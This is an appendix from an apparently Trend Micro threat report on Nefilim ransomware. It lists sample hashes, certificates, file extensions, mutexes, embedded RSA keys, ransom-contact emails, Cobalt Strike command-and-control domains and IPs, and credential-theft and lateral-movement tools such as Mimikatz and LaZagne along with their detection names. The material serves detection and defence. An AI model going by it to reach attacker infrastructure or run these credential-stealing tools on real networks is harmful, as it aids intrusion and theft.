	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA+ARJnY0AuvDHvgQ2Nk3OyP5HgiGO4jIXc06kC5h4IIOnON9amd9PR0p6bkh1K66i7hO/qw4WBJB41tnEUFrk4xrGX/Smj9lobBMGcyN4oNVjkqYUPgheQbNR9EjkGXMIwNLgFfN7O+ZI3T7d64CbXBKX+wu3eUTadwSgejEa7UerkdqaLvn1HfA/QBtJJNvxYDG/1v0uF5TgR3/oQw50z0qknA4OYw/sagVs1H3ryLmqsls/R3Ot6n5bCK97FyFfkn/a8ej+lwa7iOoBIYwJpGSt1yMqBpeYDcNmwbMJIRLF3ifAQwHedwB/ihLWVB0muDCGOvc9bCTh2uikc5LeFQIDAQAB	christopherlampar1990@tutanota.com	rodtherry1985@tutanota.com	lewisldupre@protonmail.com

SHA-256
e7ccbcc9f500272f8b6422e9900c5131768cc9ca074e6cb8cc92bce385a7ee2e

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
12-11-20 2:54 PM		05eebfec568abc5fc4b2fd9e5eca087b02e49f53	Sectigo	.INFECTION	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtv6EuMunRUwZlKfbrp/qJrE/xF7OWDh+DuKZZ1tqPTQq8IMDU4nWtAm1yN69a8uBPDe9BEdVUQxPaufWIb5so9lyHrvMLmFlRhhUENiYa4J5nkPVyXmkMwcoaRbvlSzrZaV5MeP6tTDO29r4sFylQhCngwjKACfxlr7TpzD7GzNcDZi3YyZrr1LTRHyjdyB9hmKmmGWEyzaQeHr9SFax0awgmTfUVouQ7G9+oG6eFrXbihIP/u8Y5+C6xkjsvvVFqOaDSlDaM5n/ozoc1s5zSZSt4kK2zg+3wmjPWdlbsHr+0ZjuMl4ck2YyyguTzi4Rha8GlmDMgBej6SrgYEvJuQIDAQAB	Petersmithrow@tutanota.com	hillarydrones@tutanota.com	Valeirejumps1977@protonmail.com

SHA-256
6959e3bae16089e401db299966bb56e5d9837ab1c8066d16a2559984c0994aea

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
1-23-21 10:28 PM		5fe5b8975594498f800c1a69efd12c86e6f4a5b5	Sectigo	.DERZKO	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAygHEVPwFwPuiSa49CHmLxISNB4iWzh8SMHXiJAmyjx5zaAbPD90QPhiqY8t+bUqo34E+YHr0KdWkJPksQfLCz0NwzztFJGs/T0INST5846KgcWfFYpLPaMLNWNG5tZn8RO1wTpvThVMDtG34ZdBpR4eE8qZCPEsPMibTwKq7WaegGSDl8kJ3VxmToFXhcq0BCziELNGpK45U3fe/7z4GXt/tytBT0quMMvak4fANy1HWYeEL1jihJqYZ6nDCL2cz1dhc4WDx96VF6bGeBnyjM8KGpf3nrhScPt0TJo1s40KRUrKy2B2OjwSUjg8Xh1WIRwGs9C5fj1ZqEds8O8Ka4wIDAQAB	jonathanlclausing@protonmail.com	lisamckinney1990@tutanota.com	mauricewilson2020@tutanota.com

SHA-256
b6b30dc5255e60af93755f0a9d6edead7e0d2f2b558b4a3c92974eaa65d5856a

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
1-25-21 11:40 PM		5fe5b8975594498f800c1a69efd12c86e6f4a5b5	Sectigo	.DERZKO	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAulKkS+SJD1nBtlpAe8FkwQtUNuHXu7HWkKqST8fL/0nXwBjaeLmWF0zY36j5dTPDwbbjZdZRX5RNQ+xuN9uhdcVltt+fuZXNoscVKsVuYL1H38ApvQux6oyCSFr5UCMa634P5wkgiT6D5ayZI7BzGj7r5GwPf3CAktA7rPpDWKA90sjm2noaMcYuBndYDnLH6GjB+2VqS0PMq0VYLL8MrJzObPSBQQM+HjbgQ5xOcgAYbl8psmMQMZ/fLSGyI8bdS1KJX/O1oUBMAF6foUCi80Cszf1lr+Szd9lJ+JqtEhP5uHQTiaHlbdDmEeOG/o68/r16a5qhOnJIDjf/zlePewIDAQAB	edwardgwozniak@protonmail.com	nicholaslopez1975@tutanota.com	harrietgoodman21@tutanota.com

SHA-256
a2fe2942436546be34c1f83639f1624cae786ab2a57a29a75f27520792cbf3da

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
2-1-21 3:18 AM	1-28-21 1:24 PM	bd9cadcfb5cde90f493a92e43f49bf99db177724	Sectigo	.MILIHPEN.	MILIHPEN

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	UINBMQAIAAADAAAAAAEAAAAAAAAAAAAA QABsS1KjQ7ypdvdiX9JplNjwKtPvRvQKjLxWIDE +7S3FctASB9eZRheVBa0YmbTLuHaCj2EfwTqw xUi9TKoD9llWuVoFmcNHDcfwTVYXrTlzikSyms J5Gy7bri/XskTYMcOmH6FmBCgYGo9sM0KDK 7ymHO9ZHx9SK04Df7aisThGkbi42cPxOZxW/Q QVjZOS2ULswSsYVpdOPJ0uZFEFt3OPm6R9a V1LUtlZAxZu1X4WcNw8yn7OOBpwBhlH4Hn1x mbcq1vvmiSEqkwrQ8Ss7JyURXGY5jOxQBpip6 WPopULkXERToGpkaJNybvEc+2LDbFscjtkDtTx RoOBOiyFjoJpw==	LynnJohnson1990@ tutanota.com	ChristopherThomas2021@ tutanota.com	Djimkarter@protonmail. com

SHA-256
d7730301815e33bd571c6ef6db91534de5b4a0e7a0f4eab41f2e5d6d6f330df2

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
2-1-21 10:49 PM	1-28-21 1:24 PM	bd9cadcfb5cde90f493a92e43f49bf99db177724	Sectigo	.MILIHPEN	MILIHPEN

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	UINBMQAIAAADAAAAAAEAAAAAAAAAAAAAA QABifpIEBtVtSKRuuwYI+oiFv7nX3XurT35vPt7X 1lgPuZFZVhfiAJTEXCbs0y2f68jB60pv4AYNsi0T HhQgdn2lGfJT3V11f2j87cOdkwpQQpduf9BTgg YHeEx04WnFnL5UJOELgKl3c1VxNS1OpeyYJo +kncDjQrlGR/R2VRtE4/bzkhll9HVEEJS8J04+72 C53ZHWgApPX3vPrOfyU9Uj0CRSojD3lnCLxd7 7coDfjttmshmKy1f2cEz5k4VeCqiWbjMVP0shRF TTOvdZJY9J4Fuw85HfkbkPG2GfGMfzqHj4U1P ZVCnBJ3ZWE4SQRNDfUftIyHaaMtUKT0Bnum9 ew==	markuspeirrerea177@ tutanota.com	giomarkusnielson@ tutanota.com	markuspeirrerea177@ protonmail.com

SHA-256
e6419e828f0999bf2b6251b08cc3cd73c1977098d82165b725b53dba6afec700

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
2-14-21 4:36 PM	1-28-21 1:48 PM	755a0c1f7a5e3a3824e2192fecc49bc3dad0803e	Sectigo	.MILIHPEN	MILIHPEN

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	UINBMQAIAAADAAAAAAEAAAAAAAAAAAAAA QABn9j5i4tRGAePMMHhxY1O97unsjexNzVhEe 90h/ZBTgWWvaQE7XoYdQ774mjY+RWrnKZas U1ahfpUbqa0Lv0VWo/qLMBrEHTqOx8HppzXw yPmKGYqBS3LdV3RMBjk0CTHHqE+QSmEmEc veekEXaNlfsooWCt3IUVvVbG7sMBowIH1Wmw gptisq1IlhZa8awBiNPIstYSpuCNEWOWbZQD3l vfCSibFJMFwGGPn1heQeD7UI5VD3r9f+KxQCv d8gp5HDDYnUqnDBE/S5/pmnKQIegdVKGo1Jjc 860v3kAV5VCekUKpypmBVLGE7/teecC17TngF CUyg7kIPCGFsRsJ/Jw==	WilfredoCarr@tutanota.com	DeborahDBell@tutanota.com	RobbertoKabureyro@protonmail.com

SHA-256
cf8309d692bdb4654b20e154daa21b6f1c3d70333073ca08df8098b2963a3d38

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
2-27-21 12:00 AM	2-24-21 12:29 PM	d6342cf59dae21c460493a1ba1db04bb1ad7054d	Sectigo	.GANGBANG	GANGBANG

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	UINBMQAIAAADAAAAAAEAAAAAAAAAAAAAA QABp/lt606JSwxQQUrj4UBuHe7dw23arY1HTi 7uaMnw3KuPJF5ipEpgLleuKHcJPHIKN0rF7F/J dP0xF4GSsH1OwebOKBFdGlAQD1HJkzWXkm 2LKHCpit4JCl6TxXDpwZ9Wz+SKtCYJnhYiNpxn I43FaK1w8SzvFdYCQLSzUwYv4+x7tZZsEzYqy 3ayJ1DDcFWq/9d1IhpKni+PS8dvKNTE0CmjJ81 LqiRTi9I5EFpKy0EqRGtV5RDoRFyPyeVwwVsC elcTdbO36h/qopdj/KhWNBxjLfMINPM9RHzi1W dLLZ2MIen7JTBuMfRM+pM+I03rgsEi+A87Lvw3 JQDn+93SXw==	Jeremyspineberg11@tutanota.com	GeromeSkinggagard1999@tutanota.com	Jeremyspineberg11@protonmail.com

SHA-256
2cc7c611392814071d4f76e93c966a7454885fcda6f0a1c267b158f941c17912

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-1-21 11:21 PM	1-28-21 1:48 PM	baac8f7f529e7b1cd20911c5b5b6a16f024080c3	Sectigo	.MILIHPEN	MILIHPEN

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	UINBMQAIAAADAAAAAAEAAAAAAAAAAAAAA QABn9j5i4tRGAePMMHhxY1O97unsjexNzVhEe 90h/ZBTgWWvaQE7XoYdQ774mjY+RWrnKZas U1ahfpUbqa0Lv0VWo/qLMBrEHTqOx8HppzXw yPmKGYqBS3LdV3RMBjk0CTHHqE+QSmEmEc veekEXaNlfsooWCt3IUVvVbG7sMBowIH1Wmw gptisq1IlhZa8awBiNPIstYSpuCNEWOWbZQD3l vfCSibFJMFwGGPn1heQeD7UI5VD3r9f+KxQCv d8gp5HDDYnUqnDBE/S5/pmnKQIegdVKGo1Jjc 860v3kAV5VCekUKpypmBVLGE7/teecC17TngF CUyg7kIPCGFsRsJ/Jw==	WilfredoCarr@tutanota.com	DeborahDBell@tutanota.com	RobbertoKabureyro@protonmail.com

SHA-256
f12a878217b770054bf75b9a9a1b3a1c12dc928e206f573e2ced85b0f0342b5c

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-17-21 2:35 AM	1-28-21 1:48 PM	baac8f7f529e7b1cd20911c5b5b6a16f024080c4	Sectigo	.MILIHPEN	MILIHPEN

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	UINBMQAIAAADAAAAAAEAAAAAAAAAAAAAA QABn9j5i4tRGAePMMHhxY1O97unsjexNzVhE e90h/ZBTgWWvaQE7XoYdQ774mjY+RWrnKZa sU1ahfpUbqa0Lv0VWo/qLMBrEHTqOx8HppzX wyPmKGYqBS3LdV3RMBjk0CTHHqE+QSmEm EcveekEXaNIfsooWCt3IUVvVbG7sMBowIH1W mwgptisq1IlhZa8awBiNPIstYSpuCNEWOWbZQ D3lvfCSibFJMFwGGPn1heQeD7UI5VD3r9f+Kx QCvd8gp5HDDYnUqnDBE/S5/pmnKQIegdVKG o1Jjc860v3kAV5VCekUKpypmBVLGE7/teecC17 TngFCUyg7kIPCGFsRsJ/Jw==	WilfredoCarr@tutanota.com	DeborahDBell@tutanota.com	RobbertoKabureyro@protonmail.com

SHA-256
2e434bd96b08293786cd010883adfeacce5a30f5743d89c5187f38966b2e5d21

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
3-23-21 7:00 PM	2-24-21 3:29 PM	d6342cf59dae21c460493a1ba1db04bb1ad7054d	Sectigo	.GANGBANG	GANGBANG

PDB-like String	RSA Key	Email 1	Email 2	Email 3
	UINBMQAIAAADAAAAAAEAAAAAAAAAAAAAA QABp/lt606JSwxQQUrj4UBuHe7dw23arY1HTi7 uaMnw3KuPJF5ipEpgLleuKHcJPHIKN0rF7F/Jd P0xF4GSsH1OwebOKBFdGlAQD1HJkzWXkm2 LKHCpit4JCl6TxXDpwZ9Wz+SKtCYJnhYiNpxnI 43FaK1w8SzvFdYCQLSzUwYv4+x7tZZsEzYqy3 ayJ1DDcFWq/9d1IhpKni+PS8dvKNTE0CmjJ81L qiRTi9I5EFpKy0EqRGtV5RDoRFyPyeVwwVsCel cTdbO36h/qopdj/KhWNBxjLfMINPM9RHzi1Wd LLZ2Mlen7JTBuMfRM+pM+I03rgsEi+A87Lvw3J QDn+93SXw==	Jeremyspineberg11@tutanota.com	GeromeSkinggagard1999@tutanota.com	Jeremyspineberg11@protonmail.com

SHA-256
33ede9893e2e9f22e7c293273beea147b88d13f846645e97e4126f7f7f8482e0

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-1-21 8:36 AM	4-30-20 7:57 PM	2c88392905ac24505b7c1584f49eafa39822745c	Sectigo	.OFFWHITE	ONA MOYA ROZA I YA EE LUBLUUUUUUUU, ONA MOYA DOZA - SEGODNYA ZATYANU

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:\why so ez\ to bypass sofos\Release\ NEPHILIM.pdb	BgIAAACkAABSU0ExAAgAAAEAAQDhD0Ge+qxM+L5xADd0mQI0y14w+hKkV34jieqIg5vWDUmDXb+irhhdcLCMlCcQ6eSFz0UIBfAyeXWjlvsGrAVsnqqaZy3GagX6KoNkK5JFduY9LsB9F1SmdP3TSAE6cLqpcCgdm6r+x6rwf6ocXJtlHSH/nN8NwR3jbIx6FbyYBo75Qn6Z/nITjhKcpx0wGkAxdyvpGy5VnFRRzQKS8PmARpX3CbLP7qQuLltIVkc1U3cs2QU9ZKZWigo+xnw11GvWFspV/s3oTov/M5WebrcUtADWPFLk1nvvXcV0kOsat/4U+OWv93nACK0C7cz64ocwEKgAm6K2DwX+CMtBf3E	SamanthaKirbinron@protonmail.com	DenisUfliknam@protonmail.com	RobertGorgris@protonmail.com

SHA-256
64eb55a4979b90fcaf73b1acfea8d5bb17485c0ef03e61d67ac7b207e2421e09

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-6-21 6:07 AM		70f6b9b2b1d80a7f923cd04efe9a650c72c9b3db	Sectigo	.MANSORY	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:/Users/eugene/Desktop/test go/test.go	BFDK13s3CUmkYksCj8f/BqAjKMhA6pY6WEMZ6aw/GTIR35IBSfB8njo2LQWsq1vdtlCkgXevM/vJj7KTSIpJcoQ=	bonjourno1961@tutanota.com	carleone1940@tutanota.com	guantanamo1337@protonmail.com

SHA-256
a4d9cf67d111b79da9cb4b366400fc3ba1d5f41f71d48ca9c8bb101cb4596327

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-20-21 1:31 AM		bd9cadcfb5cde90f493a92e43f49bf99db177724	Sectigo	.BENTLEY	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:/OpenServer/domains/build/aes.go	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwR4VEM+HV9+pI5hw/U8L2wqgPq77LSEUciBiSNy3ULdAqYY2YMnnR964Y6d2pUE1cpAGsnAswgSeFW0LLRvt0bIVFdaaWRAbs2BCJlSxD7tjWICSHzRGHMmoauvLL3BuztHwgbxmxWXyuyGWjb6KmJcSu85pzcqJPDtPELOfgXxljjRwYaGuzVTdWWQ80shgUUSjFee3ZxXIHY13TLmNK9pmg8ydJIFmN1SwrKHo1GPC+4mBU1DmrmIUmcyXegGlxnEcQDtda52E+qe8r0nuc4/nZUCD5kZpJ3Ycyy1jbsOW28b76vBHlEsLt0V3PGRAiMg7UIKr2KxtehvHaxzrqwIDAQAB	BENTLEY@icloud.com	BENTLEY@icloud.com	BENTLEY@icloud.com

SHA-256
edd4bbf8c0e007270fbcc95c0edbef3e84ac43bb6592d4d678bcd25bb8fb97d1

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
4-23-2021 5:02 PM		dbd849b7036be410d4b83b1dc059006862447988	Sectigo	.NEFILIM	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:/Users/eugene/Desktop/web/src/aes_QJs0lyzfl1LkzWwi.go	LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJJakFOQmdrcWhraUc5dzBCQVFFRkFBT0NBUThBTUlJQkNnS0NBUUVBcnFsdFY3eXhFdDNiN0JtTjZmTU0KY1BubjE1Wjk4NzdDTltdUF4SWlPdmc0ZEhxQld6RFJFa2hZZFN1UytlanU2Z2xub3NYdVY5dlBMWU1Tc0UyagpjbFA1am54VGxsR2k2NklrK0tadXJRMlJEZVY1QmU2MStML0tWODl0bHZiT0xWakRRYWczekRHN1RPWE1Td2VKCnY4LzE0dXFDYmRUa3h6Q0VUNmRHaDR1aTVGeDFwc1UySTVBWE9vb1RDT1c5RzBsMGszankvSnpJM2tlUGk2MFcKRzF6aVl3M0k5UzU0VDZ3aDF3L0ZWbFUwY2lSZ0J5NE4wSno4V3dQcW52MXhQb3NZbW1rYzVXVGRJQXJ4ckgvNAo3QkRHaFlSem9xalRZZTh1dzluRjh3ai9tUWVmZjdTbW51SmNma3c4RC95dE1DMXJsVnlWK1N0MXVGMzBSNnVFCk5RSURBUUFCCi0tLS0tRU5EIFJTQSBQVUJMSUMgS0VZLS0tLS0K	carl_gwiss@tutanota.com	carl_gwiss@protonmail.com	carl_wiss@protonmail.com

SHA-256
511fee839098dfa28dd859ffd3ece5148be13bfb83baa807ed7cac2200103390

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5-13-21 10:50 PM		ad2496d9f9a1e86fb8d7e4c2762c6035b883f3a4	Sectigo	.NEFILIM	Den'gi plyvut v karmany rekoy. My khodim po krayu nozha...

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:/Users/eugene/Desktop/web/src/aes_sGHR6SQYlVm0COgz.go	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA6rgqwZXKl2OLJkmH6dOED5Ho2cSULIMcfmKz/dZlJC+GwQhX6YBNoki4jGQEcWFrxSVVgp+W9La02tK377sAyjX64O1+N7jQuxCMKJHUZWWNIWCQ421JDSw9o2UQ6LRNwYFKt1sGlWOfhNB+5ngfDagIKdwMFoXo20t3EZA7+dNVvpcMvMtbBHbd4WElTfczV0pyhVcdSIHZ1xTYsAVouhSkuAgTtNgn4zHl3WzXYIwVHTT6ls3MblfYPFD1pAXl/4jQFrYepLAPlZwbNsTXTAJ42VtzWwsV3tyFs3RPLOPv/pRWSWFFTG0Py489tZMOiS5lW32RxAhTrvNIzTpsTwIDAQAB	christinemarkus21@tutanota.com	FranklinBaird1989@tutanota.com	Samuelmbappe1989@protonmail.com

SHA-256
fb3f622cf5557364a0a3abacc3e9acf399b3631bf3630acb8132514c486751e7

First Seen	Compiled	Certificate Thumbprint	Certificate For	Extension	Mutex
5/18/21 9:38 AM		ef24ae3635929c371d1427901082be9f76e58d9a	Sectigo	.NEFILIM	

PDB-like String	RSA Key	Email 1	Email 2	Email 3
C:/Users/eugene/Desktop/web/src/aes_9TlFYum0uYMqSyNP.go	MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0/XaapaNtmXm2Lf73DPl\ nuyilta+jgMalpFPnzeBtxIeJODd33DT8ZU+GFabTs49EZ8hSQ23SENVmsSxC/Owh\nIRraDsU74I9vWcMcq/aBxHfilgjEsgUGRIi+ODv6bOQMwKWijhYNJxdLuOeR4flR\nId+R80hcR7n9uyI1nm/CSmZf+MTktDbN96HxMmqVNGc7D9dIGmXw+SaNJnWMVuS4\nODl4btLYdReMXWeU4fGgmqgpLMjzjPxxeVWHzLi+kMKen1VXS3z7EZLRKsZt2ds\n6I+E2+ IVqgDAXxP7dHb+3vWZF0trIKD2JjBS5jIDXWA56ASajCewVDYzbN9gPkJW\nKwIDAQAB	ThomasBrennan1993@tutanota.com	Brentdodson1990@tutanota.com	AshkeyPrice1990@protonmail.com

Nefilim Cobalt Strike Domains and IP Addresses

C&C	Date Created	IP Address	Country	Protocol	Confidence Level
89.105.195.203	~2020-01-13	89.105.195.203	Netherlands	HTTPS	High
179.60.146.11	~ 2020-02-02	179.60.146.11	Sweden	HTTPS	High
185.147.15.14	~ 2020-02-02	185.147.15.14	Netherlands	HTTPS	High
localskype.com	2020-03-06T20:27:25.00Z	88.214.26.57	Bulgaria	DNS	High
nsskype.com	2020-03-06T20:27:25.00Z	88.214.26.57	Bulgaria	DNS	High
ns1.dnsskype.com	2020-03-06T20:27:25.00Z	88.214.26.57	Bulgaria	DNS	High
ns1.dnsskype.com	2020-03-06T20:27:25.00Z	5.188.206.219	Bulgaria	DNS	High
ns1.safeinet.dev	2020-06-01T12:40:16Z	109.234.36.148	Netherlands	DNS	High
securityupdatewin32.org	2020-07-01T11:52:53Z	209.250.247.32	Netherlands	HTTPS	Low
ns1.fairyschool.art	2020-07-01T19:55:54.0Z	88.214.26.29	Bulgaria	DNS	Low
win7securityupdate.net	2020-07-16T14:46:59Z	209.250.243.71	Netherlands	HTTP	Low
adobeupdate7x32.org	2020-08-26T11:51:19Z	78.141.211.59	Netherlands	HTTPS	Low
ns1.msdn7x32.net	2020-08-28T13:07:24Z	89.44.9.221	France	DNS	High
msdn64x7.net	2020-08-31T11:08:41Z	95.179.155.43	Netherlands	HTTPS	High

C&C	Date Created	IP Address	Country	Protocol	Confidence Level
193.239.84.186	~ 2020-08-31	193.239.84.186	United Kingdom	HTTPS	High
ns1.vaultsecure.net	2020-09-02T10:13:36.00Z	5.188.206.221	Bulgaria	DNS	High
iqio.net	2020-09-17T12:07:02.00Z	185.153.198.134	Romania	HTTP	High
ns1.iioq.me	2020-09-17T12:07:05Z	185.153.198.7	Romania	DNS	High
ns1.iioq.io	2020-09-17T12:07:11Z	185.153.198.33	Romania	DNS	High
ns1.emailsafety.net	2020-09-29T21:07:29.00Z	88.214.26.33	Bulgaria	DNS	High
winupdate10pack2048.net	2020-10-15T09:36:01Z	95.179.138.46	Netherlands	HTTP	High
ns1.owadns.com	2020-10-19T11:37:10.00Z	45.227.252.161	Netherlands	DNS	Low
ns1.owadns.net	2020-10-19T11:37:20.00Z	45.227.252.59	Netherlands	DNS	Low
webintercom76delivery.net	2020-11-02T09:38:06Z	185.141.24.71	Netherlands	HTTP	Low
ns1.cafesunshine.me	2020-11-09T12:25:23Z	46.161.27.212	Netherlands	DNS	High
ns1.siteswhoisit.com	2020-12-30T12:06:12.00Z	41.216.186.237	Netherlands	DNS	Low
dns12.org	2021-01-11T15:02:48Z	144.202.108.45	United States	HTTP	Medium
dns20.net	2021-01-11T15:56:57.00Z	95.179.152.5	Netherlands	HTTP	Medium
dns25.net	2021-01-11T16:41:25.00Z	185.244.150.147	Netherlands	HTTP	Medium
ns1.dns30.net	2021-01-11T17:23:20.00Z	194.36.191.31	Netherlands	DNS	Medium
dns35.net	2021-01-11T18:08:12.00Z	194.36.191.25	Netherlands	HTTPS	Medium

Comprehensive List of Hacking Tools Used in Ransomware Intrusions

Tool Name	Trend Micro Detection	Category	Notes
ADFind	Coverage by Vision One detection models	Lateral movement	Command line tool that queries Active Directory
PsExec	Coverage by Vision One detection models	Lateral movement	Executes processes on other systems
Mimikatz	Trojan.Win32.MIMIKATZ HackTool.Win64.MIMIKATZ Trojan.Win32.MIMIKATZ.ADT Trojan.VBS.MIMIKATZ HackTool.BAT.MIMIKATZ	Lateral movement	Retrieves stored passwords in memory to move to other machines

Tool Name	Trend Micro Detection	Category	Notes
BloodHoundAD	HackTool.PS1.BloodHound.SM HackTool.PS1.BloodHound.SM	Lateral movement	Reveals hidden relationships within Active Directory enviroments
Process Hacker	PUA.Win32.ProcHack PUA.Win64.ProcHack	Lateral movement	Allows the monitoring and debugging of processes running in a system
NetPass	HackTool.Win32.NetPass HackTool.Win64.NetPass	Lateral movement	Password recovery tool
PC Hunter	HackTool.Win32.PCHunter HackTool.Win64.PCHunter	Lateral movement	Process manager, kernel module viewer, and other functions
GMER	PUA.Win32.GMER PUA.Win64.GMER	Lateral movement	Detects rootkits and stops other hidden processes
Revo Password Uninstaller	Coverage by Vision One detection models	Lateral movement	Removes desktop applications and Windows apps
LaZagne	HackTool.BAT.LaZagne HackTool.Win32.LAZANGE HackTool.Win64.LAZAGNE PUA.Win32.LaZagnePUA.Win64.LaZagne	Lateral movement	Credential recovery tool for browsers, messaging platforms, databases, and many other software and system passwords.

Yara Rules

Yara rules are provided as a separate document in the References section.[62]

References

1 Trend Micro. (n.d.). *Trend Micro Security News*. "Ransomware." Accessed on Apr. 22, 2021, at https://www.trendmicro.com/vinfo/ph/security/definition/ransomware.

2 Janus Agcaoili and Miguel Ang. (Jun. 6, 2019). *Trend Micro Security News*. "Narrowed Sights, Bigger Payoffs: Ransomware in 2019." Accessed on Apr. 22, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/narrowed-sights-bigger-payoffs-ransomware-in-2019.

3 Magno Logan et al. (Feb. 3, 2021). *Trend Micro Security News*. "The State of Ransomware: 2020's Catch-22." Accessed on Apr. 22, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/the-state-of-ransomware-2020-s-catch-22.

4 Trend Micro. (Jan. 17, 2018). *Trend Micro Security News*. "SAMSAM Ransomware Hits US Hospital, Management Pays $55K Ransom." Accessed on Apr. 22, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/samsam-ransomware-hits-us-hospital-management-pays-55k-ransom.

5 Buddy Tancio et al. (Mar. 14, 2019). *Trend Micro Security News*. "Examining Ryuk Ransomware Through the Lens of Managed Detection and Response." Accessed on Apr. 22, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/examining-ryuk-ransomware-through-the-lens-of-managed-detection-and-response.

6 Trend Micro. (n.d.). *Trend Micro*. "Machine Learning." Accessed on Apr. 22, 2021, at https://www.trendmicro.com/vinfo/us/security/definition/machine-learning.

7 Neal Weinberg. (Mar. 25, 2021). *CSO Online*. "Business continuity and disaster recovery planning: The basics." Accessed on Apr. 22, 2021, at https://www.csoonline.com/article/2118605/business-continuity-and-disaster-recovery-planning-the-basics.html.

8 Trend Micro. (n.d.). *Trend Micro*. "Trend Micro Vision One." Accessed on Apr. 22, 2021, at https://www.trendmicro.com/en_us/business/products/detection-response.html.

9 Vladimir Kropotov and Fyodor Yarochkin. (Nov. 16, 2020). *Trend Micro Security News*. "Cybercriminal 'Cloud of Logs': The Emerging Underground Business of Selling Access to Stolen Data." Accessed on Apr. 22, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/cybercriminal-cloud-of-logs-the-emerging-underground-business-of-selling-access-to-stolen-data.

10 Andrada Fiscutean. (Jul. 27, 2020). *CSO Online*. "A history of ransomware: The motives and methods behind these evolving attacks." Accessed on Apr. 22, 2021, at https://www.csoonline.com/article/3566886/a-history-of-ransomware-the-motives-and-methods-behind-these-evolving-attacks.html.

11 Cris Pantanilla. (Apr. 12, 2012). *Trend Micro Security Intelligence Blog*." Ransomware Takes MBR Hostage. Accessed on May 14, 2021, at https://blog.trendmicro.com/trendlabs-security-intelligence/ransomware-takes-mbr-hostage/.

12 Kevin Y. Huang. (Jul. 5, 2017). *Trend Micro Security News*. "Security 101: The Impact of Cryptocurrency-Mining Malware." Accessed on Apr. 23, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/security-101-the-impact-of-cryptocurrency-mining-malware.

13 Kim Lachance Shandrow. (Sep. 4, 2014). *Entrepreneur Asia Pacific*. "5 Reasons Merchants Should Start Accepting Bitcoin Now." Accessed on Apr. 23, 2021, at https://www.entrepreneur.com/article/237026.

14 Jon Clay. (Dec. 14, 2016). *Trend Micro Simply Security*. "Ransomware growth will plateau in 2017, but attack methods and targets will diversify." Accessed on Apr. 23, 2021, at https://blog.trendmicro.com/ransomware-growth-will-plateau-in-2017-but-attack-methods-and-targets-will-diversify/.

15 Europol. (n.d.). *Europol Internet Organised Crime Threat Assessment 2016*. "Criminal Communications Online." Accessed on Apr. 23, 2021, at https://www.europol.europa.eu/iocta/2016/criminal-communications.html#:~:text=When%20it%20comes%20to%20online,available%20to%20any%20private%20citizen.

16 Forensic Focus. (May 8, 2017). *Forensic Focus*. "How Do Criminals Communicate Online?" Accessed on Apr. 23, 2021, at https://www.forensicfocus.com/articles/how-do-criminals-communicate-online/.

17 Vladimir Kropotov and Fyodor Yarochkin. (November 16, 2020). *Trend Micro Security News*." Cybercriminal 'Cloud of Logs': The Emerging Underground Business of Selling Access to Stolen Data. Accessed on May 17, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/cybercriminal-cloud-of-logs-the-emerging-underground-business-of-selling-access-to-stolen-data.

18 Trend Micro. (Sep. 7, 2016). *Trend Micro Security News*. “Ransomware as a Service Offered in the Deep Web: What This Means for Enterprises.” Accessed on Apr. 23, 2021, at https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/ransomware-as-a-service-what-this-means-for-enterprises.

19 Robert McArdle. (Sep. 1, 2020). *Trend Micro Simply Security*. “The Life Cycle of a Compromised (Cloud) Server.” Accessed on Apr. 23, 2021, at https://blog.trendmicro.com/the-lifecycle-of-a-compromised-cloud-server/.

